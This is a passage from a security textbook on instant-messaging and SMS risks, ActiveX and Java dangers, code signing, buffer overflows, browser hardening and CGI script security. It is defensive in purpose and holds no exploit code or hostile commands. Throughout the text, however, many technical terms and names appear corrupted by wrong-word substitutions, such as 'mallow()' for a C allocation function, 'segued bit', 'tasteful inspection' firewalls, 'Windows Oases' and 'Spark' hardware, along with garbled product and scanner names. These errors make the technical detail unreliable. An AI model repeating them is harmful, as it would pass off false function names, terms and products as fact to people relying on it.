- IP address exposure is prominent and, because an attacker can get this information from IM technology, provides a way that an attacker can isolate a user's home machine, crack into it, and then exploit it.
- IM technology includes a file transfer capability, with some providing the ability to share folders (containing groups of files) with other users. In addition to the potential security issues of users making files available, there is the possibility that massive exploits can occur in that arena if the firewall technology is not configured to block it. All kinds of worms and viruses can be downloaded (circumventing the firewall), which could cause huge problems on an internal network.
- Companies' Human Resources (HR) policies need to be addressed because there is no way to really track IM communication out of the box. Thus, if an employee is communicating in an improper way, it might be more difficult to prove as compared with improper use of e-mail or Web sites visited.

For companies that want to allow IM for business purposes but prevent abuse, there are software products available, such as Adonis's security gateway for public instant messaging, Santa's Digital Safe, and Illogic's IM Manager, that allow companies to better control IM traffic and log and archive IM communications. Such products (combined with anti-virus software and security solutions already on a server running the IM service, and the client computer running the IM client software), add to the security of Instant Messaging.

Packet Sniffers and Instant Messaging

Packet sniffers are tools that can capture packets of data off of a network, allowing you to view its contents. A considerable amount of data can be obtained by viewing the contents of captured packets, inclusive to usernames and passwords. By using a packet sniffer to monitor IM on a network, you can

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

view what people are chatting about and other sensitive information. The reason packet sniffers can view IM information so easily is because the messages are passed between IM users as clear text. Clear text messages are transmitted without any encryption, meaning the messages being carried across a network can be easily viewed by anyone with the proper tools. Being sent as clear text makes them as easy to view in a packet sniffer as a text message would be on your computer.

In addition to packet sniffers, there are also a number of tools specifically designed to capture IMs. For example, a program called MSN Sniffer 2 is available at EffeTech's Web site (www.effetech.com). This tool will capture any MSN chats on a local network and store them so they can be analyzed at a later time. If there is concern that information is being leaked, or policies are being broken through IM software on the network, you could use this tool to view the chats and use them as evidence for disciplinary actions or to provide to police when pressing criminal charges.

Text Messaging and Short Message Service (SMS)

In addition to the IM software available for computers, text messaging also provides the capability of sending electronic messages using software that's bundled on many different handheld technologies. These include wireless handheld devices like the Blackberry, Palm Personal Digital Assistants (PDAs), two-way pagers, and cell phones that support text messaging. Text messaging services may use protocols like SMTP, but more often the Short Message Service (SMS) is used.

The SMS allows users of the service to send small electronic messages to one another through a Short Message Service Center (SMSC). When a client sends a text message, it is received by the SMSC, which attempts to send it on to the intended recipient. If the recipient is unavailable (such as when their cell phone or other device is turned off), the SMSC will do one of two things: it will either store the message in a queue until the recipient goes online and then reattempt sending it, or it will simply discard the message. The messages sent using SMS are limited to 140 bytes, meaning that you can send a message that contains 160 7-bit characters. However, despite the limitation, longer messages can be sent using SMS in which each message is segmented over multiple text messages. Information in the user data header identifies each message as a segment of a longer message, so it can be reassembled by the recipient's device and displayed as a complete, longer message.

SMS also has the capability of sending binary data, and is commonly used to distribute ring tones and logos to cell phone customers. Because of this capability, programming code and configuration data can also be transmitted to a user's device using SMS, causing potential security problems. As we'll see in the next section, Java programs downloaded and installed on devices could contain malicious code, as could other messages with attached files.

Text messaging is widely used in companies, with businesses often providing a BlackBerry or other device with SMS capabilities to management, IT staff, and other select personnel. While it allows these individuals to be contacted at any time, it also presents security issues that are similar to Instant Messages. This includes the ability to transmit sensitive information over an external (and possibly insecure) system. Also, unlike IM for a computer, most devices that can download files or have text messaging capabilities don't have any kind of anti-virus protection. As such, you must trust that the SMSC server or other servers providing data are secure. The same applies to other services accessed through these devices. For example, devices like the BlackBerry can access e-mail from Novell GroupWise, providing a connection to an internal network's e-mail system. While viruses designed to attack cell phones and

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

other devices that support text messaging are almost non-existent, more can be expected as the technology improves and more software is supported.

WEB-BASED VULNERABILITIES

Java, ActiveX components, and scripts written in languages like VBScript and JavaScript are often overlooked as potential threats to a Web site. These are client-side scripts and components, which run on the computer of a visitor to your site. Because they are downloaded to and run on the user's computer, any problems will generally affect the user rather than the Web site itself. However, the effect of an erroneous or malicious script, applet, or component can be just as devastating to a site. If a client's computer locks up when one of these loads on their computer—every time they visit a site—it ultimately will have the same effect as the Web server going down: no one will be able to use the site. As shown in the sections that follow, a number of problems may result from Java applets, ActiveX components, or client-side scripts such as JavaScript. Not all of these problems affect the client, and they may provide a means of attacking a site. Ultimately, however, the way to avoid such problems involves controlling which programs are made available on a site and being careful about what is included in the content.

Understanding Java, Javascript, and ActiveX-Based Problems

Some Web designers use public domain applets and scripts for their Web pages, even though they do not fully understand what the applet or script does. Java applets are generally digitally signed or of a standalone format, but when they are embedded in a Web page, it is possible to get around this requirement. Hackers can program an applet to execute code on a machine, so that information is retrieved or files are destroyed or modified. Remember that an applet is an executable program and has the capability of performing malicious activities on a system.

Dangers Associated With Using ActiveX

The primary dangers associated with using ActiveX controls stem from the way Microsoft approaches security. By using their Authenticode technology to digitally sign an ActiveX control, Microsoft attempts to guarantee the user of the origin of the control and that it has not been tampered with since it was created. In most cases this works, but there are several things that Microsoft's authentication system does *not* do, which can pose a serious threat to the security of an individual machine and a network. The first and most obvious danger is that Microsoft does not limit the access that the control has after it is installed on a local machine. This is one of the key differences between ActiveX and Java. Java uses a method known as *sandboxing*. Sandboxing a Java applet ensures that the application is running in its own protected memory area, which isolates it from things like the file system and other applications. The restrictions put on Java applets prevent malicious code from gaining access to an OS or network, and thwarts entrusted sources from harming the system. ActiveX controls, on the other hand, have the same rights as the user who is running them after they are installed on a computer. Microsoft does not guarantee that the author is the one using the control, or that it is being used in the way it was intended, or on the site or pages for which it was intended. Microsoft also cannot guarantee that the owner of the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

site or someone else has not modified the pages since the control was put in place. It is the exploitation of these vulnerabilities that poses the greatest dangers associated with using ActiveX controls.

The vulnerabilities that have occurred over the years include major issues that could be exploited by hackers. For example, in 2006, vulnerabilities were found in Microsoft's XML Core Services that provided hackers with the ability to run remote code on affected systems. If a hacker wrote code on a Web page to exploit this vulnerability, he or she could gain access to a visiting computer. The hacker would be able to run code remotely on the user's computer, and have the security associated with that user. In other words, if the user was logged in as an administrator to the computer, the hacker could add, delete, and modify files, create new accounts, and so on. Although a security update was released in October 2006 that remedied the problem, anyone without the security update applied to his or her system could still be affected. It just goes to show that every time a door is closed to a system, a hacker will find a way to kick in a window.

Avoiding Common ActiveX Vulnerabilities

One of the most common vulnerabilities with ActiveX controls has to do with the programmer's perception, or lack thereof, of the capabilities of the control. Every programmer that works for a company or consulting firm and writes a control for a legitimate business use wants his controls to be as easy to use as possible. He takes into consideration the intended use of the control, and if it seems OK, he marks it "safe-for-scripting." Programmers set the Safe for Scripting flag so their ActiveX controls aren't checked for an Authenticode signature before being run. By enabling Safe for Scripting, code checking is bypassed, and the control can be run without the user being aware of a problem. As you can see, this is a double-edged sword. If it is not marked "safe," users will be inundated with warnings and messages on the potential risk of using a control that is not signed or not marked as safe. Depending on the security settings in the browser, they may not be allowed to run it at all. However, after it is marked as safe, other applications and controls have the ability to execute the control without requesting the user's approval. You can see how this situation could be dangerous. A good example of the potential effects of ActiveX is the infamous Windows Explorer control. This was a neat little ActiveX control written by Fred McLain (www.halcyon.com/mclain/ActiveX) that demonstrates what he calls "dangerous" technology. His control only performs a clean shutdown and power-off of the affected Windows system. This might not seem so bad, but it was written that way to get the point across that the control could be used to perform much more destructive acts. Programmers have to be careful with ActiveX controls, and be sure that they know everything their control is capable of before releasing it.

Another problem that arises as a result of lack of programmer consideration is the possibility that a control will be misused and at the same time take advantage of the users' privileges. Just because the administrator has a specific use in mind for a control does not mean that someone else cannot find a different use for the control. There are many people who are not trustworthy and will try to exploit another's creativity.

Another common cause of vulnerabilities in ActiveX controls is the release of versions that have not been thoroughly tested and contain bugs. One specific bug that is often encountered in programs is the *buffer overflow* bug. As we'll discuss more fully later in this chapter, buffer overflows occur when a string is copied into a fixed-length array and the string is larger than the array. The result is a buffer overflow and a potential application crash. With this type of error, the key is that the results are unpredictable. The buffer overflow may print unwanted characters on the screen, or it may kill the browser and in turn

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

lock up the system. This problem has plagued the UNIX/Linux world for years, and in recent years has become more noticeable on the Windows platform. If you browse the top IT security topics at Microsoft TechNet (www.microsoft.com/technet/security/current.asp), you will notice numerous buffer overflow vulnerabilities. In fact, at times, one or more issues involving this type of error were found monthly on the site. As mentioned, this is not exclusively a Microsoft problem, but it affects almost every vendor that writes code for the Windows platform.

Another vulnerability occurs when using older, retired versions of ActiveX controls. Some may have had errors, some not. Some may have been changed completely or replaced for some reason. After someone else has a copy of a control, it cannot be guaranteed that the current version will be used, especially if it can be exploited in some way. Although users will get an error message when they use a control that has an expired signature, a lot of people will install it anyway. Unfortunately, there is no way to prevent someone from using a control after it has been retired from service. After a control that can perform a potentially harmful task is signed and released, it becomes fair game for every hacker on the Internet. In this case, the best defense is a good offense. Thorough testing before releasing a control will save much grief later.

Lessening the Impact of ActiveX Vulnerabilities

An ActiveX vulnerability is serious business for network administrators, end users, and developers alike. For some, the results of misused or mismanaged ActiveX controls can be devastating; for others, it is never taken into consideration. There can be policies in place that disallow the use of all controls and scripts, but it has to be done at the individual machine level, and takes a lot of time and effort to implement and maintain. This is especially true in an environment where users are more knowledgeable on how to change browser settings. Even when policy application can be automated throughout the network, this might not be a feasible solution if users need to be able to use some controls and scripts.

Other options can limit the access of ActiveX controls, such as using firewalls and virus protection software, but the effectiveness is limited to the obvious and known. Although complete protection from the exploitation of ActiveX vulnerabilities is difficult—if not impossible—to achieve, users from every level can take steps to help minimize the risk.

Protection at the Network Level

For network administrators, the place to start is by addressing the different security settings available through the network OS such as:

- Options such as security zones and SSL protocols to place limits on controls.
- Access to the *CodeBaseSearchPath* in the system Registry, which controls where the system will look when it attempts to download ActiveX controls.
- The Internet Explorer Administration Kit (IEAK), which can be used to define and dynamically manage ActiveX controls. IEAK can be downloaded from Microsoft's Web site at www.microsoft.com/technet/prodtechnol/ie/ieak/default.mspx.

Although all of these are great, administrators should also consider implementing a firewall if they have not already done so. Some firewalls have the capability of monitoring and selectively filtering the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

invocation and downloading of ActiveX controls and some do not, so administrators must be aware of the capabilities of the firewall they choose.

Protection at the Client Level

One of the most important things to do as an end user is to keep the OS with all its components and the virus detection software current. Download and install the most current security patches and virus updates on a regular basis. Another option for end users, as well as administrators, is the availability of security zone settings in IE, Outlook, and Outlook Express. These are valuable security tools that should be used to their fullest potential. End users should exercise extreme caution when prompted to download or run an ActiveX control. They should also make sure that they disable ActiveX controls and other scripting languages in their e-mail applications, which is a measure that is often overlooked. A lot of people think that if they do not use a Microsoft e-mail application, they are safe. But if an e-mail client is capable of displaying HTML pages (for example, Eudora), chances are they are just as vulnerable using it as they would be using Outlook Express.

Preventing Problems with Java, Javascript, and ActiveX

Preventing problems with scripts, applets, and other components that are included on a site is not impossible if precautions are taken beforehand. First, network administrators should not include components that they do not fully understand or trust. If they are not certain what a particular script is doing in a line of code, they should not add it to a page. Similarly, they should use applets and ActiveX components that make their source code available. If an administrator has a particular applet or component that they want to use but do not have the code available, they must ensure that it was created by a trusted source. For example, a number of companies such as Microsoft provide code samples on their site, which can be used safely and successfully on a site.

Code should be checked for any flaws, because administrators do not want end users to be the first to identify them. A common method for testing code is to upload the Web page and component to the site, but do not link the page to any other pages. This will keep users who are not aware of the page from accessing it. Then you can test it live on the Web, with minimal risk that end users will access it before you're sure the code is good. However, when using this method, you should be aware that there are tools such as Sam Spade (www.samspade.org) that can be used to crawl your Web site to look for unlinked pages. In addition to this, *spiders* may make the orphan Web page containing your test code available in a search engine. A spider (also known as a *crawler*) is a program that searches sites for Web pages, adding the URL and other information on pages to a database used by search engines like Google. Without ever knowing it, an orphan Web page used to test code could be returned in the results of a search engine, allowing anyone to access it. If you test a Web page in this manner, you should remove it from the site as soon as you've finished testing. The best (and significantly more expensive) method is to use a test server, which is a computer that is configured the same as the Web server but separated from the rest of the network. With a test server, if damage is done to a site, the real site will be unaffected. After this is done, it is wise to access the site using the user account that will normally be used to view the applet, component, or script. For example, if the site is to be used by everyone, view it using the anonymous user account. This will allow the administrator to effectively test for problems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

An exploit that hackers can use to their advantage involves scripts and programs that trust user input. For example, a guest book or other online program that takes user input could be used to have a Server Side Include (SSI) command run and possibly damage a site. As we'll see later in this chapter, CGI programs written in Perl can be used to run batch files, while scripting languages can also be used to run shell functions. With a properly written and executed script, the *cmd.exe* function could be used to run other programs on a Windows system.

For best security, administrators should write programs and scripts so that input passed from a client is not trusted. Tools such as Telnet or other programs available on the Internet can be used to simulate requests from Web browsers. If input is trusted, a hacker can pass various commands to the server through the applet or component. As discussed in a previous section, considerable information may be found in Web pages. Because scripts can be embedded directly into the Web page, the script can be displayed along with the HTML by viewing the source code. This option is available through most browsers, and may be used to reveal information that the administrator did not want made public.

Comments in the code may identify who wrote the code and contact information, while lines of code may reveal the hierarchy of the server (including paths to specific directories), or any number of tidbits that can be collected and used by hackers. In some cases, passwords and usernames may even be found in the code of an HTML document. If the wrong person were to view this information, it might open the system up to attack. To protect a system and network, the administrator should ensure that permissions are correctly set and use other security methods available through the OS on which the Web server is running. For example, the NTFS file system on Windows Oases support access control lists (ACLs), which can be configured to control who is allowed to execute a script. By controlling access to pages using scripts, the network is better protected from hackers attempting to access this information.

Because of the possible damage a Java applet, JavaScript, or ActiveX component can do to a network in terms of threatening security or attacking machines, many companies filter out applets completely. Firewalls can be configured to filter out applets, scripts, and components that they are removed from an HTML document that is returned to a computer on the internal network. Preventing such elements from ever being displayed will cause the Web page to appear differently from the way its author intended, but any content that is passed through the firewall will be more secure.

On the client side, many browsers can also be configured to filter content. Changing the settings on a Web browser can prevent applets and other programs from being loaded into memory on a client computer. The user accessing the Internet using the browser is provided with the HTML content, but is not presented with any of these programmed features. Remember that although JavaScript's are not compiled programs, they can still be used to attack a user's machine. Because JavaScript provides similar functionality to Java, it can be used to gather information or perform unwanted actions on a user's machine. For this reason, administrators should take care in the scripts used on their site.

PROGRAMMING SECURE SCRIPTS

Server-side programs and scripts provide a variety of functions, including working with databases, searching a site for documents based on keywords, and providing other methods of exchanging information with users.

A benefit of server-side scripts is that the source code is hidden from the user. With client-side scripts, all scripts are visible to the user, who only has to view the source code through the browser. Although this

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

is not an issue with some scripts, server-side scripts should be used when the script contains confidential information. For example, if a Web application retrieves data from a SQL Server or an Access database, it is common for code to include the username and password required to connect to the database and access its data. The last thing the administrator wants to do is reveal to the world how information in a corporate database can be accessed.

The Common Gateway Interface (CGI) allows communication links between Internet applications and a Web server, allowing users to access programs over the Web. The process begins when a user requests a CGI script or program using their browser. For example, the user might fill out a form on a Web page and then submit it. The request for processing of the form is made to the Web server, which executes the script or application on the server. After the application has processed the input, the Web server returns output from the script or application to the browser.

PERL is another scripting language that uses an interpreter to execute various functions and commands. It is similar to the C programming language in its syntax. It is popular for Web-based applications, and is widely supported. Apache Web Server is a good example of this support, as it has plug-ins that will load PERL permanently into memory. By loading it into memory, the PERL scripts are executed faster.

Common to all of these methods is that the scripts and programs run on the server. This means attacks using these methods will often affect the server rather than the end user. Weaknesses and flaws can be used to exploit the script or program and access private information or damage the server. Testing and auditing programs before going live with them is very important. In doing so, administrators may reveal a number of vulnerabilities or find problems, such as buffer overflows, which might have been missed if the code had been made available on the site. It is best to use a server dedicated to testing only. This server should have the same applications and configurations as the actual Web server and should not be connected to the production network.

Code Signing

As we mentioned earlier in this chapter, code signing addresses the need for users to trust the code they download and then load into their computer's memory. After all, without knowing who provided the software, or whether it was altered after being distributed, malicious code could be added to a component and used to attack a user's computer. Digital certificates can be used to sign the code and to authenticate that the code has not been tampered with, and that it is indeed the identical file distributed by its creator. The digital certificate consists of a set of credentials for verifying identity and integrity. The certificate is issued by a certification authority and contains a name, serial number, expiration date, copy of the certificate holder's public key, and a digital signature belonging to the CA. The elements of the certificate are used to guarantee that the file is valid. As with any process that depends on trust, code signing has its positive and negative aspects.

The following sections discuss these issues and show how the process of code signing works.

Digital certificates are assigned through CAs. A CA is a vendor that associates a public key with the person applying for the certificate. One of the largest organizations to provide such code signing certificates is VeriSign (www.verisign.com). An Authenticode certificate is used for software publishing and timestamp services. It can be attached to the file a programmer is distributing and allows users to identify that it is a valid, unadulterated file. Digital certificates can be applied to a number of different file types. For example, using such tools as Microsoft Visual Studio's CryptoAPI tools and VeriSign code signing certificates, developers can sign such files as the following:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- .**EXE:** An executable program.
- .**CAB:** Cabinet files commonly used for the installation and setup of applications;contain numerous files that are compressed in the cabinet file.
- .**CAT:** Digital thumbprints used to guarantee the integrity of files.
- .**OCX:** ActiveX controls.
- .**DLL:** Dynamic link library files, containing executable functions.
- .**STL:** Contains a certificate trust list.

When a person downloads a file with a digital certificate, the status of that certificate is checked through the CA. If the certificate is not valid, the user will be warned. If it is found to be valid, a message will appear stating that the file has a valid certificate. The message will contain additional information and will show to whom the certificate belongs. When the user agrees to install the software, it will begin the installation.

The Benefits of Code Signing

Digital signatures can be used to guarantee the integrity of files and that the package being installed is authentic and unmodified. This signature is attached to the file being downloaded, and identifies who is distributing the files and shows that they have not been modified since being created. The certificate helps to keep malicious users from impersonating someone else. This is the primary benefit of code signing. It provides users with the identity of the software's creator. It allows them to know who manufactured the program and provides them with the option of deciding whether to trust that person or company. When the browser is about to download the component, a warning message is displayed, allowing them to choose whether it is to be installed or loaded into memory. This puts the option of running it in the user's hands.

Problems With the Code Signing Process

A major problem with code signing is that you must rely on a third party for checking authenticity. If a programmer provided fake information to a CA or stole the identity of another individual or company, they could then effectively distribute a malicious program over the Internet. The deciding factor here would be the CA's ability to check the information provided when the programmer applied for the certificate. Another problem occurs when valid information is provided to the CA, but the certificate is attached to software that contains bad or malicious code. An example of such a problem with code signing is seen in the example of Internet Explorer, an ActiveX control that was programmed by Fred McLain. This programmer obtained an Authenticode certificate through VeriSign. When users running Windows 95 with Advanced Power Management ran the code for Internet Explorer, it would perform a clean shutdown of their systems. The certificate for this control was later revoked.

Certificate Revocation Lists (CRLs), which store a listing of revoked certificates, can also be problematic. Web browsers and Internet applications rarely check certificate revocation lists, so it is possible for a program to be used even though its certificate has been revoked. If a certificate was revoked, but its status was not checked, the software could appear to be okay even though it has been compromised.

These problems with code signing do not necessarily apply to any given CA. Certificates can also be issued within an intranet using software such as Microsoft Certificate Server. Using this server software,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

users can create a CA to issue their own digital certificates for use on a network. This allows technically savvy individuals to self-sign their code with their own CA and gives the appearance that the code is valid and secure. Therefore, users should always verify the validity of the CA before accepting any files. The value of any digital certificate depends entirely on how much trust there is in the CA that issued it. By ensuring that the CA is a valid and reputable one, administrators can avoid installing a hacker's code onto their system.

An additional drawback to code signing for applications distributed over the Internet is that users must guess and choose whom they trust and whom they do not. The browser displays a message informing them of who the creator is, a brief message about the dangers of downloading any kind of data, and then leave it up to the user whether to install it or not. The browser is unable to verify code.

As a whole, code signing is a secure and beneficial process, but as with anything dealing with computers, there are vulnerabilities that may be exploited by hackers. An example of this was seen in 2003, when a vulnerability was identified in Authenticode verification that could result in a hacker installing malicious software or executing code remotely. The vulnerability affected a wide number of Windows Oases, including Windows NT, Windows 2000, Windows XP, and Windows 2003 Server. Under certain low memory conditions on the computer, a user could open HTML e-mail or visit a Web site that downloads and installs an ActiveX control without prompting the user for permission. Because a dialog box isn't displayed, the user isn't asked whether they want to install the control, and has no way of verifying its publisher or whether it's been tampered with. As such, a malicious program could be installed that allows a hacker to run code remotely with the same privileges as the user who's logged in. Although a security patch is available that fixes this problem, it shows that Authenticode isn't immune to vulnerabilities that could be exploited.

Buffer Overflows

A *buffer* is a holding area for data. To speed processing, many software programs use a memory buffer to store changes to data, then the information in the buffer is copied to the disk. When more information is put into the buffer than it is able to handle, a *buffer overflow* occurs. Overflows can be caused deliberately by hackers and then exploited to run malicious code.

There are two types of overflows: *stack* and *heap*. The *stack* and the *heap* are two areas of the memory structure that are allocated when a program is run. Function calls are stored in the stack, and dynamically allocated variables are stored in the heap. A particular amount of memory is allocated to the buffer. Static variable storage (variables defined within a function) is referred to as stack, because they are actually stored on the stack in memory. Heap data is the memory that is dynamically allocated at runtime, such as by C's *mallow()* function. This data is not actually stored on the stack, but somewhere amidst a giant "heap" of temporary, disposable memory used specifically for this purpose. Actually exploiting a heap buffer overflow is a lot more involved, because there are no convenient frame pointers (as are on the stack) to overwrite.

Attackers can use buffer overflows in the heap to overwrite a password, a filename, or other data. If the filename is overwritten, a different file will be opened. If this is an executable file, code will be run that was not intended to be run. On UNIX systems, the substituted program code is usually the command interpreter, which allows the attacker to execute commands with the privileges of the process's owner, which (if the segued bit is set and the program has ownership of the root) could result in the attacker having Super user privileges. On Windows systems, the overflow code could be sent using an HTTP

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

requests to download malicious code of the attacker's choice. In either case, under the right circumstances, the result could be devastating.

Buffer overflows are based on the way the C or C++ programming languages work. Many function calls do not check to ensure that the buffer will be big enough to hold the data copied to it. Programmers can use calls that do this check to prevent overflows, but many do not. Creating a buffer overflow attack requires that the hacker understand assembly language as well as technical details about the OS to be able to write the replacement code to the stack. However, the code for these attacks is often published so that others, who have less technical knowledge, can use it. Some types of firewalls, called *tasteful inspection* firewalls, allow buffer overflow attacks through, whereas *application gateways* (if properly configured) can filter out most overflow attacks.

Buffer overflows constitute one of the top flaws for exploitation on the Internet today. A buffer overflow occurs when a particular operation/function writes more data into a variable (which is actually just a place in memory) than the variable was designed to hold. The result is that the data starts overwriting other memory locations without the computer knowing those locations have been tampered with. To make matters worse, most hardware architectures (such as Intel and Spark) use the stack (a place in memory for variable storage) to store function return addresses. Thus, the problem is that a buffer overflow will overwrite these return addresses, and the computer—not knowing any better—will still attempt to use them. If the attacker is skilled enough to precisely control what values are used to overwrite the return pointers, the attacker can control the computer's next operation(s).

MAKING BROWSERS AND E-MAIL CLIENTS MORE SECURE

There are several steps network administrators and users can take to make Web browsers and e-mail clients more secure and protect against malicious code or unauthorized use of information. These steps include the following:

- Restricting the use of programming languages;
- Keeping security patches current;
- Becoming aware of the function of cookies.

Restricting Programming Languages

Most Web browsers have options settings that allow users to restrict or deny the use of Web-based programming languages. For example, IE can be set to do one of three things when a JavaScript, Java, or ActiveX element appears on a Web page:

- Always allow;
- Always deny;
- Prompt for user input.

Restricting all executable code from Web sites, or at least forcing the user to make choices each time code is downloaded, reduces security breaches caused by malicious downloaded components. A side benefit of restricting the Web browser's use of these programming languages is that the restrictions set

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in the browser often apply to the e-mail client as well. This is true when the browser is IE and the e-mail client is Outlook or Outlook Express, and Netscape and Eudora also depend on the Web browser settings for HTML handling. The same malicious code that can be downloaded from a Web site could just as easily be sent to a person's e-mail account. If administrators do not have such restrictions in place, their e-mail client can automatically execute downloaded code.

Keep Security Patches Current

New exploits for Web browsers and e-mail clients seem to appear daily, with security flaws providing the ability for hackers with the proper skills and conditions being able to remote control, overwhelm, or otherwise negatively affect systems. In addition to this, there are bugs that can cause any number of issues when using the program. In some cases, developers of the program may know the bugs exist, but the software was shipped anyway to meet a certain release date or other reasons. After all, it is better for the company (although not necessarily the consumer) to have the software on shelves, bugs and all, and then release patches later to fix the problems. Depending on the number of changes necessary to fix problems or provide new features, the software to repair vulnerabilities and make other modifications to code may be released in one of two forms:

- **Patch:** This is also known as a hot fix, bug fix, or update. These are released as problems are identified, and as soon as developers can write code to eliminate or work around recognized issues. Generally, patches will only address a single security issue or bug, and are released because the problem should be fixed immediately (as opposed to waiting for the next upgrade).
- **Upgrade:** This is also known as a service release, version upgrade, or service pack. Upgrades contain significant changes to the code, and may also provide new tools, graphics, and other features. Generally, they contain all of the previous patches that still apply to the code written in the new version, and may contain new fixes to bugs that weren't problematic enough to require a patch to be released. Product vendors usually address significant threats promptly by releasing a patch for their products, while releasing upgrades intermittently. To maintain a secure system, administrators must remain informed about their software and apply patches for vulnerabilities when they become available.

However, they must consider a few caveats when working with software patches:

- Patches are often released quickly, in response to an immediate problem, so they may not have been thoroughly tested. Although rare, this can result in failed installations, crashed systems, inoperable programs, or additional security vulnerabilities.
- It is extremely important to test new patches on non-production systems before deploying them throughout a network.
- If a patch cannot be deemed safe for deployment, the administrator should weigh the consequences of not deploying it and remaining vulnerable to the threat against the possibility that the patch might itself cause system damage. If the threat from the vulnerability is minimal, it is often safer to wait and experience the problem that a patch is designed to address before deploying a questionable patch.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Securing Web Browser Software

Although the same general principles apply, each of the popular Web browser programs has a slightly different method to configure its security options. To find information on how to secure other browsers available on the Internet, you can visit their individual Web sites and refer to the browser documentation to determine which options are available and how to properly configure them. The Web sites for other popular browsers include:

- **Conqueror** www.konqueror.org
- **Mozilla Firefox** www.mozilla.com/en-US/firefox/
- **Mozilla Suite** www.mozilla.org/products/mozilla1.x
- **Netscape** http://browser.netscape.com
- **Opera** www.opera.com/support/tutorials/security

CGI

Programmers working on a Web application already know that if they want their site to do something such as gather information through forms or customize itself to their users, they will have to go beyond HTML. They will have to do Web programming, and one of the most common methods used to make Web applications is the CGI, which applies rules for running external programs in a Web HTTP server. External programs are called *gateways* because they open outside information to the server. There are other ways to customize or add client activity to a Web site. For example, JavaScript can be used, which is a client-side scripting language. If a developer is looking for quick and easy interactive changes to their Web site, CGI is the way to go. A common example of CGI is a "visitor counter" on a Web site. CGI can do just about anything to make a Web site more interactive. CGI can grab records from a database, use incoming forms, save data to a file, or return information to the client side, to name a few features. Developer's have numerous choices as to which language to use to write their CGI scripts; Perl, Java, and C++ are a just a few of the choices. Of course, security must be considered when working with CGI. Vulnerable CGI programs are attractive to hackers because they are simple to locate, and they operate using the privileges and power of the Web server software itself. A poorly written CGI script can open a server to hackers. With the assistance of Nekton or other Web vulnerability scanners, a hacker could potentially exploit CGI vulnerabilities. Scanners like Nekton are designed specifically to scan Web servers for known CGI vulnerabilities. Poorly coded CGI scripts have been among the primary methods used for obtaining access to firewall-protected Web servers. However, developers and Webmasters can also use hacker tools to identify and address the vulnerabilities on their networks and servers.

Web servers use CGI to connect to external applications. It provides a way for data to be passed back and forth between the visitor to a site and a program residing on the Web server. In other words, CGI acts as a middleman, providing a communication link between the Web server and an Internet application. With CGI, a Web server can accept user input, and pass that input to a program or script on the server. In the same way, CGI allows a program or script to pass data to the Web server, so that this output can then be passed on to the user.

Guest books and chat rooms are other common uses for CGI programs. Chat rooms allow users to post messages and chat with one another online in real time. This also allows users to exchange information without exchanging personal information such as IP addresses, e-mail addresses, or other connection

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

information. This provides autonomy to the users, while allowing them to discuss topics in a public forum. Guest books allow users to post their comments about the site to a Web page. Users enter their comments and personal information (such as their name and/or e-mail address). Upon clicking *Submit*, the information is appended to a Web page and can usually be viewed by anyone who wishes to view the contents of the guest book.

Another popular use for CGI is comment or feedback forms, which allow users to voice their concerns, praise, or criticisms about a site or a company's product. In many cases, companies use these for customer service so that customers have an easy way to contact a company representative. Users enter their name, e-mail address, and comments on this page. When they click *Send*, the information is sent to a specific e-mail address or can be collected in a specified folder on the Web server for perusal by the Web master.

Break-Ins Resulting from Weak CGI Scripts

One of the most common methods of hacking a Web site is to find and use poorly written CGI scripts. Using a CGI script, a hacker can acquire information about a site, access directories and files they would not normally be able to see or download, and perform various other unwanted and unexpected actions. A common method of exploiting CGI scripts and programs is used when scripts allow user input, but the data that users are submitting is not checked. Controlling what information users are able to submit will dramatically reduce your chances of being hacked through a CGI script.

This not only includes limiting the methods by which data can be submitted through a form (by using drop-down lists, check boxes and other methods), but also by properly coding your program to control the type of data being passed to your application. This would include input validation on character fields, such as limiting the number of characters to only what is needed. An example would be a zip code field being limited to a small series of numeric characters. When a new script is added to a site, the system should be tested for security holes. One tool that can be used to find such holes is a CGI scanner such as Nekton, which is discussed later in this section. Another important point to remember is that as a Web site becomes more complex, it becomes more likely that a security hole will appear. As new folders are created, the administrator might overlook the need to set the correct policies; this vulnerability can be used to navigate into other directories or access sensitive data. A best practice is to try to keep all CGI scripts and programs in a single directory. In addition, with each new CGI script that is added, the chances increase that vulnerabilities in a script (or combination of scripts) may be used to hack the site. For this reason, the administrator should only use the scripts they definitely need to add to the site for functionality, especially for a site where security is an issue.

- **CGI Wrappers:** *Wrapper* programs and scripts can be used to enhance security when using CGI scripts. They can provide security checks, control ownership of a CGI process, and allow users to run the scripts without compromising the Web server's security. In using wrapper scripts, however, it is important to understand what they actually do before implementing them on a system. *CGIWrap* is a commonly used wrapper that performs a number of security checks. These checks are run on each CGI script before it executes. If any one of these fails, the script is prohibited from executing. In addition to these checks, CGIWrap runs each script with the permissions of the user who owns it. In other words, if a user ran a script wrapped with CGIWrap, which was owned by a user named "bobsmith," the script would execute as if bobsmith was running it. If a hacker exploited security holes in the script, they would only be able to access the files and folders to which

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

bob smith has access. This makes the owner of the CGI program responsible for what it does, but also simplifies administration over the script. However, because the CGI script is given access to whatever its owner can access, this can become a major security risk if the administrator accidentally leaves an administrator account as owner of a script. CGIWrap can be found on Source Forge's Web site, http://sourceforge.net/projects/cgiwrap.

